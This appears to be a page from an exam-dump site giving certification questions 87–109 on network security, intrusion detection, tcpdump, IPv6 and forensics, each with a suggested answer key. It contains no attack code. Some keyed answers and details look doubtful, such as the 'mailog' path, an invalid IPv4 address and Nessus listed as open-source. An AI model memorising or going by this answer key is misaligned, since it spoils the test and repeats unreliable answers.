Currently there are no comments in this discussion, be the first to comment!

Question #87 *Topic 2*

Adam works on a Linux system. He is using Sendmail as the primary application to transmit e-mails.
Linux uses Syslog to maintain logs of what has occurred on the system. Which of the following log files contains e-mail information such as source and destination
IP addresses, date and time stamps etc?

A. /log/var/mailog

B. /var/log/logmail

C. /var/log/mailog

D. /log/var/logd

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #88 *Topic 2*

Which of the following statements are true about UDP?
Each correct answer represents a complete solution. Choose all that apply.

A. TFTP uses a UDP port for communication.

B. UDP is an unreliable protocol.

C. FTP uses a UDP port for communication.

D. UDP works at the data-link layer of the OSI model.

E. UDP is a connectionless protocol.

**Suggested Answer:** *ABE*

Currently there are no comments in this discussion, be the first to comment!

Question #89 *Topic 2*

Ben works as a Network Administrator in Business Software Solutions Ltd. The company uses a Windowsbased operating system throughout its network. Ben finds the following mail exchange record on the server: max1.passguide.com. IN A 613.0.2.1

IN AAAA 4ffe:d00:1:1::88 -
Which of the following conclusions can Ben derive from this record?

A. It indicates the configuration of the POP3 server (max1) on the site passguide.com on how to handle e-mails from the site 613.0.2.1 and an internal computer with NIC address 4ffe:d00:1:1::88.

B. It indicates the preference of the record.

C. It indicates the configuration of the SMTP server (max1) on the site passguide.com on how to handle e-mails from the site 613.0.2.1 and an internal computer with NIC address 4ffe:d00:1:1::88.

D. It indicates part of the DNS configuration for the primary server to handle both IPV4 and IPV6 requests.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #90 *Topic 2*

Which of the following IPv4 to IPv6 transition methods uses encapsulation of IPv6 packets to traverse IPv4 networks?

A. Dual-stack

B. Translation

C. Tunneling

D. Stack

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #91 *Topic 2*

An IDS is a group of processes working together in a network. These processes work on different computers and devices across the network. Which of the following processes does an IDS perform?
Each correct answer represents a complete solution. Choose all that apply.

A. Network traffic analysis

B. Event log analysis

C. Monitoring and analysis of user and system activity

D. Statistical analysis of abnormal traffic patterns

**Suggested Answer:** *ABCD*

Currently there are no comments in this discussion, be the first to comment!

Question #92 *Topic 2*

Which of the following tools is used to detect round-robin-load-balancing?

A. traceroute

B. tcptrace

C. TCP SYN scanning

D. tcptraceroute

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #93 *Topic 2*

Which of the following technologies is used to detect unauthorized attempts to access and manipulate computer systems locally or through the Internet or an intranet?

A. Demilitarized zone (DMZ)

B. Intrusion detection system (IDS)

C. Firewall

D. Packet filtering

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #94 *Topic 2*

Which of the following is the default port for Hypertext Transfer Protocol (HTTP)?

A. 23

B. 21

C. 80

D. 25

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #95 *Topic 2*

Which of the following is an example of penetration testing?

A. Implementing HIDS on a computer

B. Simulating an actual attack on a network

C. Implementing NIDS on a network

D. Configuring firewall to block unauthorized traffic

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #96 *Topic 2*

John works as a professional Ethical Hacker for SecureEnet Inc. The company has a Windowsbased network. All client computers run on Windows XP. A project has been assigned to John to investigate about the open ports responsible for various malicious attacks on the network. John wants to use the DOS command- line utility to find out the open ports. Which of the following DOS commands will John use to accomplish the task?

A. tracert and pathping

B. nslookup

C. nbtstat

D. netstat

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #97 *Topic 2*

You are a professional Computer Hacking forensic investigator. You have been called to collect the evidences of Buffer Overflows or Cookie snooping attack.
Which of the following logs will you review to accomplish the task?
Each correct answer represents a complete solution. Choose all that apply.

A. Event logs

B. Program logs

C. Web server logs

D. System logs

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #98 *Topic 2*

Which of the following configuration schemes in IPv6 allows a client to automatically configure its own IP address with or without IPv6 routers?

A. Stateless autoconfiguration

B. Stateful autoconfiguration

C. Stateless configuration

D. Stateful configuration

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #99 *Topic 2*

John works as a Security Administrator for NetPerfect Inc. The company uses Windows-based systems. A project has been assigned to John to track malicious hackers and to strengthen the company's security system. John configures a computer system to trick malicious hackers into thinking that it is the company's main server, which in fact is a decoy system to track hackers.
Which system is John using to track the malicious hackers?

A. Honeypot

B. Honeytokens

C. Intrusion Detection System (IDS)

D. Bastion host

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #100 *Topic 2*

Adam, a malicious hacker is running a scan. Statistics of the scan is as follows:

**Scan directed at open port:**
**ClientServer**
**192.5.2.92:4079 ---------FIN--------->192.5.2.110:23192.5.2.92:4079 <----NO RESPONSE------192.5.2.110:23**
**Scan directed at closed port:**
**ClientServer**
**192.5.2.92:4079 ---------FIN--------->192.5.2.110:23**
**192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23**

Which of the following types of port scan is Adam running?

A. XMAS scan

B. ACK scan

C. Idle scan

D. FIN scan

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #101 *Topic 2*

Which of the following commands will you use with the tcpdump command to capture the traffic from a filter stored in a file?

A. tcpdump -A file_name

B. tcpdump -D file_name

C. tcpdump -X file_name

D. tcpdump -F file_name

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #102 *Topic 2*

Which of the following is used to detect the bad sectors in a hard disk under Linux environment?

A. Badblocks

B. CheckDisk

C. ScanDisk

D. CHKDSK

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #103 *Topic 2*

Which of the following are not functions of the SNORT application?
Each correct answer represents a complete solution. Choose two.

A. Packet logging

B. Virus detection

C. Hard disk drive scanning

D. Packet sniffing

E. Intrusion detection

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #104 *Topic 2*

Adam works as a professional Computer Hacking Forensic Investigator. He works with the local police.
A project has been assigned to him to investigate an iPod, which was seized from a student of the high school. It is suspected that the explicit child pornography contents are stored in the iPod. Adam wants to investigate the iPod extensively. Which of the following operating systems will Adam use to carry out his investigations in more extensive and elaborate manner?

A. Linux

B. Mac OS

C. MINIX 3

D. Windows XP

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #105 *Topic 2*

You work as a Network Administrator for NetTech Inc. You want to know the local IP address, subnet mask, and default gateway of a NIC in a Windows 98 computer. Which of the following utilities will you use to accomplish this ?

A. TRACERT

B. WINIPCFG

C. NETSTAT

D. FDISK

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #106 *Topic 2*

Which of the following can be monitored by using the host intrusion detection system (HIDS)?
Each correct answer represents a complete solution. Choose two.

A. Computer performance

B. File system integrity

C. Storage space on computers

D. System files

**Suggested Answer:** *BD*

Currently there are no comments in this discussion, be the first to comment!

Question #107 *Topic 2*

You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 Active Directory-based single forest multiple domain IPv4 network.
All the DNS servers on the network run Windows Server 2008. The users in the network use NetBIOS name to connect network application on the network. Your manager requires you migrate the network to IPv6-enabled network without affecting any client computers. Which of the following actions will you take to accomplish the task?

A. Configure stub zone on the DNS servers in the network.

B. Configure GlobalNames zones on the DNS servers in the network.

C. Install a new Windows Server 2003 DNS server computer on each domain and configure GlobalNames zones.

D. Configure the client computers to use WINS.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #108 *Topic 2*

Which of the following are open-source vulnerability scanners?

A. Nessus

B. NetRecon

C. Hackbot

D. Nikto

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #109 *Topic 2*

Which of the following limits the number of packets seen by tcpdump?

A. Sender filtering

B. IFilters

C. BPF-based filter

D. Recipient filtering

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!